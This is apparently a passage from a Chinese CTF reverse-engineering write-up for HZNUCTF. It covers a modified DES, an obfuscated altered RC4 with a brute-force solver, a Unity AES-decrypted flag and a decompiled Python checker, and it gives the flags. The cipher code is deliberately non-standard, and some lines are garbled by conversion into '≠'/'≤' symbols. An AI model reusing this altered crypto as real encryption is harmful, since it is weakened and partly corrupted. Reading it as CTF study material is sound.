    0x40000000L, 0x02080000L, 0x42000100L, 0x40080100L,
    0x02000100L, 0x40000000L, 0x42080000L, 0x02080100L,
    0x40080100L, 0x00000100L, 0x02000000L, 0x42080000L,
    0x42080100L, 0x00080100L, 0x42000000L, 0x42080100L,
    0x02080000L, 0x00000000L, 0x40080000L, 0x42000000L,
    0x00080100L, 0x02000100L, 0x40000100L, 0x00080000L,
    0x00000000L, 0x40080000L, 0x02080100L, 0x40000100L };

static unsigned long SP6[64] = {
    0x20000010L, 0x20400000L, 0x00004000L, 0x20404010L,
    0x20400000L, 0x00000010L, 0x20404010L, 0x00400000L,
    0x20004000L, 0x00404010L, 0x00400000L, 0x20000010L,
    0x00400010L, 0x20004000L, 0x20000000L, 0x00004010L,
    0x00000000L, 0x00400010L, 0x20004010L, 0x00004000L,
    0x00404000L, 0x20004010L, 0x00000010L, 0x20400010L,
    0x20400010L, 0x00000000L, 0x00404010L, 0x20404000L,
    0x00004010L, 0x00404000L, 0x20404000L, 0x20000000L,
    0x20004000L, 0x00000010L, 0x20400010L, 0x00404000L,
    0x20404010L, 0x00400000L, 0x00004010L, 0x20000010L,
    0x00400000L, 0x20004000L, 0x20000000L, 0x00004010L,
    0x20000010L, 0x20404010L, 0x00404000L, 0x20400000L,
    0x00404010L, 0x20404000L, 0x00000000L, 0x20400010L,
    0x00000010L, 0x00004000L, 0x20400000L, 0x00404010L,
    0x00004000L, 0x00400010L, 0x20004010L, 0x00000000L,
    0x20404000L, 0x20000000L, 0x00400010L, 0x20004010L };

static unsigned long SP7[64] = {
    0x00200000L, 0x04200002L, 0x04000802L, 0x00000000L,
```

```
    0x00000800L, 0x04000802L, 0x00200802L, 0x04200800L,
    0x04200802L, 0x00200000L, 0x00000000L, 0x04000002L,
    0x00000002L, 0x04000000L, 0x04200002L, 0x00000802L,
    0x04000800L, 0x00200802L, 0x00200002L, 0x04000800L,
    0x04000002L, 0x04200000L, 0x04200800L, 0x00200002L,
    0x04200000L, 0x00000800L, 0x00000802L, 0x04200802L,
    0x00200800L, 0x00000002L, 0x04000000L, 0x00200800L,
    0x04000000L, 0x00200800L, 0x00200000L, 0x04000802L,
    0x04000802L, 0x04200002L, 0x04200002L, 0x00000002L,
    0x00200002L, 0x04000000L, 0x04000800L, 0x00200000L,
    0x04200800L, 0x00000802L, 0x00200802L, 0x04200800L,
    0x00000802L, 0x04000002L, 0x04200802L, 0x04200000L,
    0x00200800L, 0x00000000L, 0x00000002L, 0x04200802L,
    0x00000000L, 0x00200802L, 0x04200000L, 0x00000800L,
    0x04000002L, 0x04000800L, 0x00000800L, 0x00200002L };

static unsigned long SP8[64] = {
    0x10001040L, 0x00001000L, 0x00040000L, 0x10041040L,
    0x10000000L, 0x10001040L, 0x00000040L, 0x10000000L,
    0x00040040L, 0x10040000L, 0x10041040L, 0x00041000L,
    0x10041000L, 0x00041040L, 0x00001000L, 0x00000040L,
    0x10040000L, 0x10000040L, 0x10001000L, 0x00001040L,
    0x00041000L, 0x00040040L, 0x10040040L, 0x10041000L,
    0x00001040L, 0x00000000L, 0x00000000L, 0x10040040L,
    0x10000040L, 0x10001000L, 0x00041040L, 0x00040000L,
    0x00041040L, 0x00040000L, 0x10041000L, 0x00001000L,
    0x00000040L, 0x10040040L, 0x00001000L, 0x00041040L,
    0x10001000L, 0x00000040L, 0x10000040L, 0x10040000L,
    0x10040040L, 0x10000000L, 0x00040000L, 0x10001040L,
    0x00000000L, 0x10041040L, 0x00040040L, 0x10000040L,
    0x10040000L, 0x10001000L, 0x10001040L, 0x00000000L,
    0x10041040L, 0x00041000L, 0x00041000L, 0x00001040L,
    0x00001040L, 0x00040040L, 0x10000000L, 0x10041000L };

#define   CRCSEED 0x7529

static void scrunch(unsigned char *, unsigned long *);
static void unscrun(unsigned long *, unsigned char *);
static void desfunc(unsigned long *, unsigned long *);
static void cookey(unsigned long *);
void usekey(register unsigned long *from);

static unsigned long KnL[32] = { 0L };
//static unsigned long KnR[32] = { 0L };
//static unsigned long Kn3[32] = { 0L };
//static unsigned char Df_Key[24] = {
//  0x01,0x23,0x45,0x67,0x89,0xab,0xcd,0xef,
//  0xfe,0xdc,0xba,0x98,0x76,0x54,0x32,0x10,
//  0x89,0xab,0xcd,0xef,0x01,0x23,0x45,0x67 };

static unsigned short bytebit[8]    = {
    0200, 0100, 040, 020, 010, 04, 02, 01 };

static unsigned long bigbyte[24] = {
    0x800000L,  0x400000L,  0x200000L,  0x100000L,
```

```
    0x80000L,   0x40000L,   0x20000L,   0x10000L,
    0x8000L,    0x4000L,    0x2000L,    0x1000L,
    0x800L,     0x400L,     0x200L,     0x100L,
    0x80L,      0x40L,      0x20L,      0x10L,
    0x8L,       0x4L,       0x2L,       0x1L    };

/* Use the key schedule specified in the Standard (ANSI X3.92-1981). */

static unsigned char pc1[56] = {
    56, 48, 40, 32, 24, 16,  8,  0, 57, 49, 41, 33, 25, 17,
     9,  1, 58, 50, 42, 34, 26, 18, 10,  2, 59, 51, 43, 35,
    62, 54, 46, 38, 30, 22, 14,  6, 61, 53, 45, 37, 29, 21,
    13,  5, 60, 52, 44, 36, 28, 20, 12,  4, 27, 19, 11,  3 };

static unsigned char totrot[16] = {
      //魔改的地方
    1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15, 16};

static unsigned char pc2[48] = {
    13, 16, 10, 23,  0,  4,  2, 27, 14,  5, 20,  9,
    22, 18, 11,  3, 25,  7, 15,  6, 26, 19, 12,  1,
    40, 51, 30, 36, 46, 54, 29, 39, 50, 44, 32, 47,
    43, 48, 38, 55, 33, 52, 45, 41, 49, 35, 28, 31 };

void deskey(unsigned char *key,short edf)   /* Thanks to James Gillogly & Phil
Karn! */
{
    register int i, j, l, m, n;
    unsigned char pc1m[56], pcr[56];
    unsigned long kn[32];

    for ( j = 0; j < 56; j++ )
    {
        l = pc1[j];
        m = l & 07;
        pc1m[j] = (key[l >> 3] & bytebit[m]) ? 1 : 0;
    }
    for( i = 0; i < 16; i++ )
    {
        if( edf == DE1 ) m = (15 - i) << 1;
        else m = i << 1;
        n = m + 1;
        kn[m] = kn[n] = 0L;
        for( j = 0; j < 28; j++ )
        {
            l = j + totrot[i];
            if( l < 28 ) pcr[j] = pc1m[l];
            else pcr[j] = pc1m[l - 28];
        }
        for( j = 28; j < 56; j++ )
        {
            l = j + totrot[i];
            if( l < 56 ) pcr[j] = pc1m[l];
            else pcr[j] = pc1m[l - 28];
        }
```

```
        for( j = 0; j < 24; j++ )
        {
            if( pcr[pc2[j]] ) kn[m] |= bigbyte[j];
            if( pcr[pc2[j+24]] ) kn[n] |= bigbyte[j];
        }
    }
    cookey(kn);
    return;
}

static void cookey(register unsigned long *raw1)
{
    register unsigned long *cook, *raw0;
    unsigned long dough[32];
    register int i;

    cook = dough;
    for( i = 0; i < 16; i++, raw1++ )
    {
        raw0 = raw1++;
        *cook    = (*raw0 & 0x00fc0000L) << 6;
        *cook   |= (*raw0 & 0x00000fc0L) << 10;
        *cook   |= (*raw1 & 0x00fc0000L) >> 10;
        *cook++ |= (*raw1 & 0x00000fc0L) >> 6;
        *cook    = (*raw0 & 0x0003f000L) << 12;
        *cook   |= (*raw0 & 0x0000003fL) << 16;
        *cook   |= (*raw1 & 0x0003f000L) >> 4;
        *cook++ |= (*raw1 & 0x0000003fL);
    }
    usekey(dough);
    return;
}

void cpkey(register unsigned long *into)
{
    register unsigned long *from, *endp;

    from = KnL, endp = &KnL[32];
    while( from < endp ) *into++ = *from++;
    return;
}

void usekey(register unsigned long *from)
{
    register unsigned long *to, *endp;

    to = KnL, endp = &KnL[32];
    while( to < endp ) *to++ = *from++;
    return;
}

void des(unsigned char *inblock, unsigned char *outblock)
{
    unsigned long work[2];
```

```
    scrunch(inblock, work);
    desfunc(work, KnL);
    unscrun(work, outblock);
    return;
}

static void scrunch(register unsigned char *outof, register unsigned long
*into)
{
    *into    = (*outof++ & 0xffL) << 24;
    *into   |= (*outof++ & 0xffL) << 16;
    *into   |= (*outof++ & 0xffL) << 8;
    *into++ |= (*outof++ & 0xffL);
    *into    = (*outof++ & 0xffL) << 24;
    *into   |= (*outof++ & 0xffL) << 16;
    *into   |= (*outof++ & 0xffL) << 8;
    *into   |= (*outof   & 0xffL);
    return;
}

static void unscrun(register unsigned long *outof, register unsigned char
*into)
{
    *into++ = (unsigned char)((*outof >> 24) & 0xffL);
    *into++ = (unsigned char)((*outof >> 16) & 0xffL);
    *into++ = (unsigned char)((*outof >>  8) & 0xffL);
    *into++ = (unsigned char)(*outof++   & 0xffL);
    *into++ = (unsigned char)((*outof >> 24) & 0xffL);
    *into++ = (unsigned char)((*outof >> 16) & 0xffL);
    *into++ = (unsigned char)((*outof >>  8) & 0xffL);
    *into   =  (unsigned char)(*outof    & 0xffL);
    return;
}

static void desfunc(register unsigned long *block,register unsigned long
*keys)
{
    register unsigned long fval, work, right, leftt;
    register int round;

    leftt = block[0];
    right = block[1];
    work = ((leftt >> 4) ^ right) & 0x0f0f0f0fL;
    right ^= work;
    leftt ^= (work << 4);
    work = ((leftt >> 16) ^ right) & 0x0000ffffL;
    right ^= work;
    leftt ^= (work << 16);
    work = ((right >> 2) ^ leftt) & 0x33333333L;
    leftt ^= work;
    right ^= (work << 2);
    work = ((right >> 8) ^ leftt) & 0x00ff00ffL;
    leftt ^= work;
    right ^= (work << 8);
    right = ((right << 1) | ((right >> 31) & 1L)) & 0xffffffffL;
```

```
    work = (leftt ^ right) & 0xaaaaaaaaL;
    leftt ^= work;
    right ^= work;
    leftt = ((leftt << 1) | ((leftt >> 31) & 1L)) & 0xffffffffL;

    for( round = 0; round < 8; round++ )
    {
        work  = (right << 28) | (right >> 4);
        work ^= *keys++;
        fval  = SP7[ work         & 0x3fL];
        fval |= SP5[(work >>  8) & 0x3fL];
        fval |= SP3[(work >> 16) & 0x3fL];
        fval |= SP1[(work >> 24) & 0x3fL];
        work  = right ^ *keys++;
        fval |= SP8[ work         & 0x3fL];
        fval |= SP6[(work >>  8) & 0x3fL];
        fval |= SP4[(work >> 16) & 0x3fL];
        fval |= SP2[(work >> 24) & 0x3fL];
        leftt ^= fval;
        work  = (leftt << 28) | (leftt >> 4);
        work ^= *keys++;
        fval  = SP7[ work         & 0x3fL];
        fval |= SP5[(work >>  8) & 0x3fL];
        fval |= SP3[(work >> 16) & 0x3fL];
        fval |= SP1[(work >> 24) & 0x3fL];
        work  = leftt ^ *keys++;
        fval |= SP8[ work         & 0x3fL];
        fval |= SP6[(work >>  8) & 0x3fL];
        fval |= SP4[(work >> 16) & 0x3fL];
        fval |= SP2[(work >> 24) & 0x3fL];
        right ^= fval;
    }

    right = (right << 31) | (right >> 1);
    work = (leftt ^ right) & 0xaaaaaaaaL;
    leftt ^= work;
    right ^= work;
    leftt = (leftt << 31) | (leftt >> 1);
    work = ((leftt >> 8) ^ right) & 0x00ff00ffL;
    right ^= work;
    leftt ^= (work << 8);
    work = ((leftt >> 2) ^ right) & 0x33333333L;
    right ^= work;
    leftt ^= (work << 2);
    work = ((right >> 16) ^ leftt) & 0x0000ffffL;
    leftt ^= work;
    right ^= (work << 16);
    work = ((right >> 4) ^ leftt) & 0x0f0f0f0fL;
    leftt ^= work;
    right ^= (work << 4);
    *block++ = right;
    *block = leftt;
    return;
}
```

```
/* Validation sets:
 *
 * Single-length key, single-length plaintext -
 * Key     : 0123 4567 89ab cdef
 * Plain   : 0123 4567 89ab cde7
 * Cipher : c957 4425 6a5e d31d
 ********************************************************************/

void des_key(des_ctx *dc, unsigned char *key)
{
    deskey(key,EN0);
    cpkey(dc->ek);
    deskey(key,DE1);
    cpkey(dc->dk);
}

/*Encrypt several blocks in ECB mode. Caller is responsible for short blocks.
*/
void des_enc(des_ctx *dc, unsigned char *data, int blocks)
{
    unsigned long work[2];
    int i;
    unsigned char *cp;
    cp=data;
    for(i=0;i<blocks;i++)
    {
        scrunch(cp,work);
        desfunc(work,dc->ek);
        unscrun(work,cp);
        cp+=8;
    }
}

void des_dec(des_ctx *dc, unsigned char *data, int blocks)
{
    unsigned long work[2];
    int i;
    unsigned char *cp;
    cp=data;

    for(i=0;i<blocks;i++)
    {
        scrunch(cp,work);
        desfunc(work,dc->dk);
        unscrun(work,cp);
        cp+=8;
    }
}



int des_encrypt(const unsigned char* Key,const unsigned char KeyLen,const
unsigned char* PlainContent,unsigned char* CipherContent,const int BlockCount)
{
    des_ctx dc;
```

```
    unsigned char  keyEn[8];
    unsigned char  keyDe[8];

    if((BlockCount == 0) || (Key == NULL) || (CipherContent == NULL) ||
(PlainContent == NULL))
    {
        return -1;
    }

    if((KeyLen ≠ 8) && (KeyLen ≠ 16))
    {
        return -1;
    }

    memcpy(CipherContent, PlainContent,BlockCount*8);

    switch (KeyLen)
    {
    case 8:     // DES
        memcpy(keyEn,Key,8);                //keyEn
        des_key(&dc, keyEn);
        des_enc(&dc, CipherContent, BlockCount);
        break;
    case 16:     // 3DES
        memcpy(keyEn,Key,8);                //keyEn
        memcpy(keyDe, Key+8, 8);       //keyDe
        des_key(&dc, keyEn);
        des_enc(&dc, CipherContent, BlockCount);

        des_key(&dc, keyDe);
        des_dec(&dc, CipherContent, BlockCount);

        des_key(&dc, keyEn);
        des_enc(&dc, CipherContent, BlockCount);
        break;

        default:
            return -1;
    }
    return 0;
}


int des_decrypt(const unsigned char* Key,const unsigned char KeyLen,const
unsigned char* CipherContent,unsigned char* PlainContent,const int BlockCount)
{
    des_ctx dc;
    unsigned char keyEn[8];
    unsigned char keyDe[8];

    if((BlockCount == 0) || (Key == NULL) || (CipherContent == NULL) ||
(PlainContent == NULL))
    {
        return -1;
    }
```

```
    if((KeyLen != 8) && (KeyLen != 16))
    {
        return -1;
    }

    memcpy(PlainContent,CipherContent,BlockCount*8);

    switch (KeyLen)
    {
    case 8:     // DES
        memcpy(keyEn,Key,8);                //keyEn
        des_key(&dc, keyEn);
        des_dec(&dc, PlainContent, BlockCount);
        break;
    case 16:
        memcpy(keyEn,Key,8);                //keyEn
        memcpy(keyDe, Key+8, 8);          //keyDe
        des_key(&dc, keyEn);
        des_dec(&dc, PlainContent, BlockCount);

        des_key(&dc, keyDe);
        des_enc(&dc, PlainContent, BlockCount);

        des_key(&dc, keyEn);
        des_dec(&dc, PlainContent, BlockCount);
        break;
    default:
        return -1;
    }
    return 0;
}

int main()
{
    unsigned char i;
    unsigned char plain[64];
    unsigned char cipher[64];
    unsigned char key[16] = {0x48, 0x5a, 0x4e, 0x55, 0x43, 0x54, 0x46, 0x7b};
    unsigned char data[64];
    char string[] =
"33393614733263292 3d96353321d3345636826d26314621d33493304631263 48";
    for (int i = 0; i < 64; i++) {
        data[i] = string[i];
    }
    memcpy((void*)plain, data, 64);
    des_encrypt(key, 8, plain, cipher,8);

    if(des_decrypt(key, 8, cipher, plain, 8) == 0x0) {
        printf("sc_des plain data: \n");
        for(i = 0; i < 64; i++) {
            printf("%c",plain[i]);
        }
        printf(("\n"));
    }
```

```
    else {
        printf("sc_des failed \n");
    }
    return 0;
}
```

拿到DES加密之前的数据

33393614733263292 3d96353321d3345636826d26314621d33493304631263 48

再写个脚本每四位的中间两位交换一下位置，就可以拿到flag了

```
enc = "33393614733263292 3d96353321d3345636826d26314621d33493304631263 48"
enc_list = list(enc)

# 交换字符
for i in range(1, len(enc_list), 4):
    if i + 1 < len(enc_list):
        enc_list[i], enc_list[i + 1] = enc_list[i + 1], enc_list[i]

processed_str = "".join(enc_list)

print("HZNUCTF{", end="")
# 每两位转成字符并输出
for i in range(0, len(processed_str), 2):
    hex_str = processed_str[i:i+2]
    print(chr(int(hex_str, 16)), end="")
print("}")
```

HZNUCTF{391ds2b9-9e31-45f8-ba4a-4904a2d8}

后记：有的师傅非预期了，预期解如上，但是我在出题的时候源码中忘记删掉3DES的代码了，导致可以直接patch调用3DES中的解密函数，直接解密了 ...

REVERSE-conforand

考点总结：ollvm混淆，魔改RC4，伪随机数爆破

题目描述：简直辣眼睛 ... flag格式为HZNUCTF{}

WP:

ida打开，混淆非常严重，但是函数名都没做任何混淆，可以用插件D-810进行一定程度的去混淆

下面是去混淆后函数部分截图，同时根据逻辑对函数名和变量名进行了重命名

main函数

```
285  init(key);
286  v55 = printf("Welcome to HZNUCTF!!!\n");
287  v54 = printf("%s", key);
288  v53 = printf("Plz input the flag:\n");
289  v3 = __isoc99_scanf("%s", flag);
290  i = -2107129647;
291  v52 = v3;
```

```
375  v90 = 27936685;
376  v89 = 0;
377  v4 = rc4(flag_, 42LL, key, 9LL);
378  *v126 = 0;
379  i = 635195153;
380  v51 = v4;
```

init函数，sub_5s5s5s函数，这两个函数就是对rc4的密钥进行初始化以及伪随机初始化

```
1  __int64 __fastcall init(char *a1, __int64 a2, __int64 a3)
2  {
3    sub_5s5s5s(a1, a2, a3);
4    strcpy(a1, "JustDoIt!");
5    return 2933993852LL;
6  }
```

```
257  *v84 = time(0LL);
258  seed = *v84;
259  i = 561047652;
```

```
277  v63 = 0;
278  srand(seed);
279  v69 = -1930858312;
280  v68 = 1958539915;
281  v67 = 1915170132;
```

rc4函数

```
264      v129 = i + 642875351;
265      v128 = i + 315361320;
266  LABEL_81:
267      inited = init_sbox(v156, v157);
268      *v152 = 0;
269      *v153 = 0;
270      *v154 = 0;
```

```
598  LABEL_57:
599      v6 = *v152;
600      v65 = 257;
601      *v152 = (v6 + 1) % 257;                    // i = (i + 1) % 257
602      i = 1203764314;
603      v141 = 1203764314;
604      v140 = -1017591234;
605      v139 = -1073069614;
```

```
630     v114 = 68875170;
631     v113 = 0;
632 LABEL_58:
633     v161 = *v153 + sbox[*v152];                 // (j + sbox[i])
634     i = 351933680;
635     v141 = 351933680;
636     v140 = -1869421868;
637     v139 = -1924900248;
```

```
698       v46 = v161;
699       *v153 = v161 % 257;                       // (j + sbox[i]) % 257
700       sbox[*v152] = sbox[*v153];                // sbox[i] = sbox[j]
701       i = -1553168711;
702       v45 = v35;
703       v44 = v29;
704       v43 = v34;
705       v42 = v30;
```

```
716     v52 = -821562026;
717     v51 = 1;
718     *v153 = v161 % 257;
719     sbox[*v152] = sbox[*v153];
720     v162 = &sbox[*v152];                        // v162 = sbox[i]
721     v7 = (v51 | 1) & ((((((v51 & 1) == 0) | v51 ^ 1) ^ ((v51 ^ 1) & (y_10 < 10
```

```
826 LABEL_65:
827         sbox[*v153] = *v162;                    // sbox[j] = sbox[i]
828         v10 = sbox[*v152] + sbox[*v153];        // sbox[i] + sbox[j]
829         v50 = -1;
830         *v154 = v10 % 257;                      // (sbox[i] + sbox[j]) % 257
831         v11 = (v50 ^ 0x5F51A4D1) & ((v50 ^ 0x7E050B95 | ~v50 & 0x7E050B95) ^ ((v50 ^
832         v12 = (~((v50 ^ 0x7E050B95 | ~v50 & 0x7E050B95) ^ ((v50 ^ 0x7E050B95) & (((v
```

init_sbox函数

```
586   memset(s, 0, 0x12CuLL);
587   *tmp = 0;
588   *rand_num = rand();
589   *v218 = 0;
```

```
904     *(*sbox + *v218) = v225;
905     v4 = *v217;
906     v5 = *v218;
907     v77 = 9;
908     v226 = *(v4 + v5 % 9);
909     v227 = *rand_num;
```

```
948     v228 = v227 ^ v226;
949     v229 = *v218;
950     *(s + v229) = v227 ^ v226;
951     i = -387550938;
952     v210 = -387550938;
953     j = 1704569379;
```

```
1279    *v219 = v7 % 257;
1280    *tmp = *(*sbox + *v218);                    // swap
1281    *(*sbox + *v218) = *(*sbox + *v219);
1282    *(*sbox + *v219) = *tmp;
1283    i = 2061798250;
1284    v210 = 2061798250;
1285    j = -141048729;
1286    k = -149929041;
```

rc4魔改了三个地方，一个是sbox初始化时，密钥形成密钥流的时候异或了伪随机生成的一个数，然后在rc4加密函数中的swap改成了

```
sbox[i] = sbox[j];
sbox[j] = sbox[i];
```

以及加密的轮数是257

那么就可以写解密爆破脚本了，根据附件中的output.txt

```
#include <stdio.h>
#include <time.h>
#include <stdlib.h>
#include <string.h>

int init(unsigned char* s, char* key, unsigned long Len_k)
{

    int i = 0, j = 0;
    unsigned k[258] = { 0 };
    unsigned char tmp = 0;
    for (i = 0; i < 257; i++) {
        s[i] = i;
        k[i] = key[i % Len_k];
    }
    for (i = 0; i < 257; i++) {
        j = (j + s[i] + k[i]) % 257;
        tmp = s[i];
        s[i] = s[j];
        s[j] = tmp;
    }
    return 0;
}


int rc4(unsigned char* Data, unsigned long Len_D, char* key, unsigned long
Len_k)
{

    unsigned char s[258];
    init(s, key, Len_k);
    int i = 0, j = 0, t = 0;
    unsigned long k = 0;
    unsigned char tmp;
```

```
    for (k = 0; k < Len_D; k++) {
        i = (i + 1) % 257;
        j = (j + s[i]) % 257;
        s[i] = s[j];
        s[j] = s[i];
        t = (s[i] + s[j]) % 257;
        Data[k] = Data[k] ^ s[t];
    }
    return 0;
}

int main() {
    char key[] = "JustDoIt!";
    for (int rand_num = 0; rand_num ≤ 365; rand_num++) {
        unsigned char qw[] = {0x83, 0x1e, 0x9c, 0x48, 0x7a, 0xfa, 0xe8, 0x88,
0x36, 0xd5,
                              0x0a, 0x08, 0xf6, 0xa7, 0x70, 0x0f, 0xfd, 0x67,
0xdd, 0xd4,
                              0x3c, 0xa7, 0xed, 0x8d, 0x51, 0x10, 0xce, 0x6a,
0x9e, 0x56,
                              0x57, 0x83, 0x56, 0xe7, 0x67, 0x9a, 0x67, 0x22,
0x24, 0x6e,
                              0xcd, 0x2f};
        strcpy(key, "JustDoIt!");
        for (int j = 0; j < 9; j++) {
            key[j] ^= rand_num;
        }

        unsigned long key_len = sizeof(key) - 1;
        rc4(qw, sizeof(qw), key, key_len);
        if (qw[0] == 'H' && qw[1] == 'Z' && qw[2] == 'N' && qw[3] == 'U') {
            for (int ii = 0; ii < 42; ii++) {
                printf("%c", qw[ii]);
            }
            printf("\nrand_num: %d", rand_num);
            return 0;
        }
    }

    return 0;
}
```

HZNUCTF{489b88-1305-411e-b1f4-88a3070a73}

rand_num: 56

REVERSE-水果忍者

考点总结：unity游戏逆向，AES加密

题目描述：Just for fun ...（貌似有些bug？但好像不影响 ... ） flag格式为HZNUCTF{}

WP：

签到题，找到Assembly-CSharp.dll，然后用dnSpy打开，

找到GameManger这个类，可以看到代码没有任何混淆，分析下逻辑，就是切水果分数达到999999999就会弹flag，flag是由程序中设定好的密文经AES CBC模式进行解密得到的。key和iv都可以直接获取


```
// Token: 0x0600001C RID: 28 RVA: 0x00002474 File Offset: 0x00000674
    public void IncreaseScore(int points)
    {
        this.score += points;
        this.scoreText.text = this.score.ToString();
        if (this.score ≥ 999999999)
        {
```

```
            byte[] cipherText =
this.ConvertHexStringToByteArray(GameManager.encryptedHexData);
            string text = this.Decrypt(cipherText, GameManager.encryptionKey,
GameManager.iv);
            if (this.decryptedTextDisplay != null)
            {
                this.decryptedTextDisplay.text = text;
            }
        }
        else if (this.decryptedTextDisplay != null)
        {
            this.decryptedTextDisplay.text = "";
        }
        float num = PlayerPrefs.GetFloat("hiscore", 0f);
        if ((float)this.score > num)
        {
            num = (float)this.score;
            PlayerPrefs.SetFloat("hiscore", num);
        }
    }
```

```
    // Token: 0x0600001E RID: 30 RVA: 0x0000257C File Offset: 0x0000077C
    private string Decrypt(byte[] cipherText, string key, string iv)
    {
        string result;
        using (Aes aes = Aes.Create())
        {
            aes.Key = Encoding.UTF8.GetBytes(key);
            aes.IV = Encoding.UTF8.GetBytes(iv);
            aes.Mode = CipherMode.CBC;
            aes.Padding = PaddingMode.PKCS7;
            ICryptoTransform transform = aes.CreateDecryptor(aes.Key, aes.IV);
            using (MemoryStream memoryStream = new MemoryStream(cipherText))
            {
                using (CryptoStream cryptoStream = new
CryptoStream(memoryStream, transform, CryptoStreamMode.Read))
                {
                    using (StreamReader streamReader = new
StreamReader(cryptoStream))
                    {
                        result = streamReader.ReadToEnd();
                    }
                }
            }
        }
        return result;
    }
```

```
    // Token: 0x04000015 RID: 21
    private static readonly string encryptionKey = "HZNUHZNUHZNUHZNU";

    // Token: 0x04000016 RID: 22
    private static readonly string iv = "0202005503081501";

    // Token: 0x04000017 RID: 23
    private static readonly string encryptedHexData = "cecadff28e93aa5d6f65128ae33e734d3f47b4b8a050d326c534a732d51b96e2a6a80dca0d5a704a216c2e0c3cc6aaaf";
}
```

赛博厨子一把梭



HZNUCTF{de20-70dd-4e62-b8d0-06e}

REVERSE-蛇年的本命语言

考点总结：python逆向，z3，自定义加密，变量名混淆

题目描述：如题 ... flag的格式为HZNUCTF{}

WP：

附件是个python的exe，运行的时候可能会提示缺少python38.dll，在同级目录放一个就好了

用pyinstxtractor解包，然后找到output.pyc，直接用uncompyle6反编译，得到伪代码

```
# uncompyle6 version 3.9.2
# Python bytecode version base 3.8.0 (3413)
# Decompiled from: Python 3.8.10 (tags/v3.8.10:3d8993a, May  3 2021, 11:48:03)
[MSC v.1928 64 bit (AMD64)]
# Embedded file name: output.py
from collections import Counter
print("Welcome to HZNUCTF!!!")
print("Plz input the flag:")
ooo0oOoooOOO0 = input()
oOOOOoOoo000 = Counter(ooo0oOoooOOO0)
O0o00 = "".join((str(oOOOOoOoo000[oOooo0OOO]) for oOooo0OOO in ))
print("ans1: ", end="")
print(O0o00)
if O0o00 != "1111111162576453654773647776457523 61":
    print("wrong_wrong!!!")
```

```
    exit(1)
iiIII = ""
for oOooo0OOO in ooo0oOooo0OO0:
    if oOOOOoOoo000[oOooo0OOO] > 0:
        iiIII += oOooo0OOO + str(oOOOOoOoo000[oOooo0OOO])
        oOOOOoOoo000[oOooo0OOO] = 0
    else:
        i11i1Iii1I1 = [ord(oOooo0OOO) for oOooo0OOO in iiIII]
        ii1iIi1i11i = [
         7 * i11i1Iii1I1[0] == 504,
         9 * i11i1Iii1I1[0] - 5 * i11i1Iii1I1[1] == 403,
         2 * i11i1Iii1I1[0] - 5 * i11i1Iii1I1[1] + 10 * i11i1Iii1I1[2] == 799,
         3 * i11i1Iii1I1[0] + 8 * i11i1Iii1I1[1] + 15 * i11i1Iii1I1[2] + 20 *
i11i1Iii1I1[3] == 2938,
         5 * i11i1Iii1I1[0] + 15 * i11i1Iii1I1[1] + 20 * i11i1Iii1I1[2] - 19 *
i11i1Iii1I1[3] + 1 * i11i1Iii1I1[4] == 2042,
         7 * i11i1Iii1I1[0] + 1 * i11i1Iii1I1[1] + 9 * i11i1Iii1I1[2] - 11 *
i11i1Iii1I1[3] + 2 * i11i1Iii1I1[4] + 5 * i11i1Iii1I1[5] == 1225,
         11 * i11i1Iii1I1[0] + 22 * i11i1Iii1I1[1] + 33 * i11i1Iii1I1[2] + 44
* i11i1Iii1I1[3] + 55 * i11i1Iii1I1[4] + 66 * i11i1Iii1I1[5] - 77 *
i11i1Iii1I1[6] == 7975,
         21 * i11i1Iii1I1[0] + 23 * i11i1Iii1I1[1] + 3 * i11i1Iii1I1[2] + 24 *
i11i1Iii1I1[3] - 55 * i11i1Iii1I1[4] + 6 * i11i1Iii1I1[5] - 7 * i11i1Iii1I1[6]
+ 15 * i11i1Iii1I1[7] == 229,
         2 * i11i1Iii1I1[0] + 26 * i11i1Iii1I1[1] + 13 * i11i1Iii1I1[2] + 0 *
i11i1Iii1I1[3] - 65 * i11i1Iii1I1[4] + 15 * i11i1Iii1I1[5] + 29 *
i11i1Iii1I1[6] + 1 * i11i1Iii1I1[7] + 20 * i11i1Iii1I1[8] == 2107,
         10 * i11i1Iii1I1[0] + 7 * i11i1Iii1I1[1] + -9 * i11i1Iii1I1[2] + 6 *
i11i1Iii1I1[3] + 7 * i11i1Iii1I1[4] + 1 * i11i1Iii1I1[5] + 22 * i11i1Iii1I1[6]
+ 21 * i11i1Iii1I1[7] - 22 * i11i1Iii1I1[8] + 30 * i11i1Iii1I1[9] == 4037,
         15 * i11i1Iii1I1[0] + 59 * i11i1Iii1I1[1] + 56 * i11i1Iii1I1[2] + 66
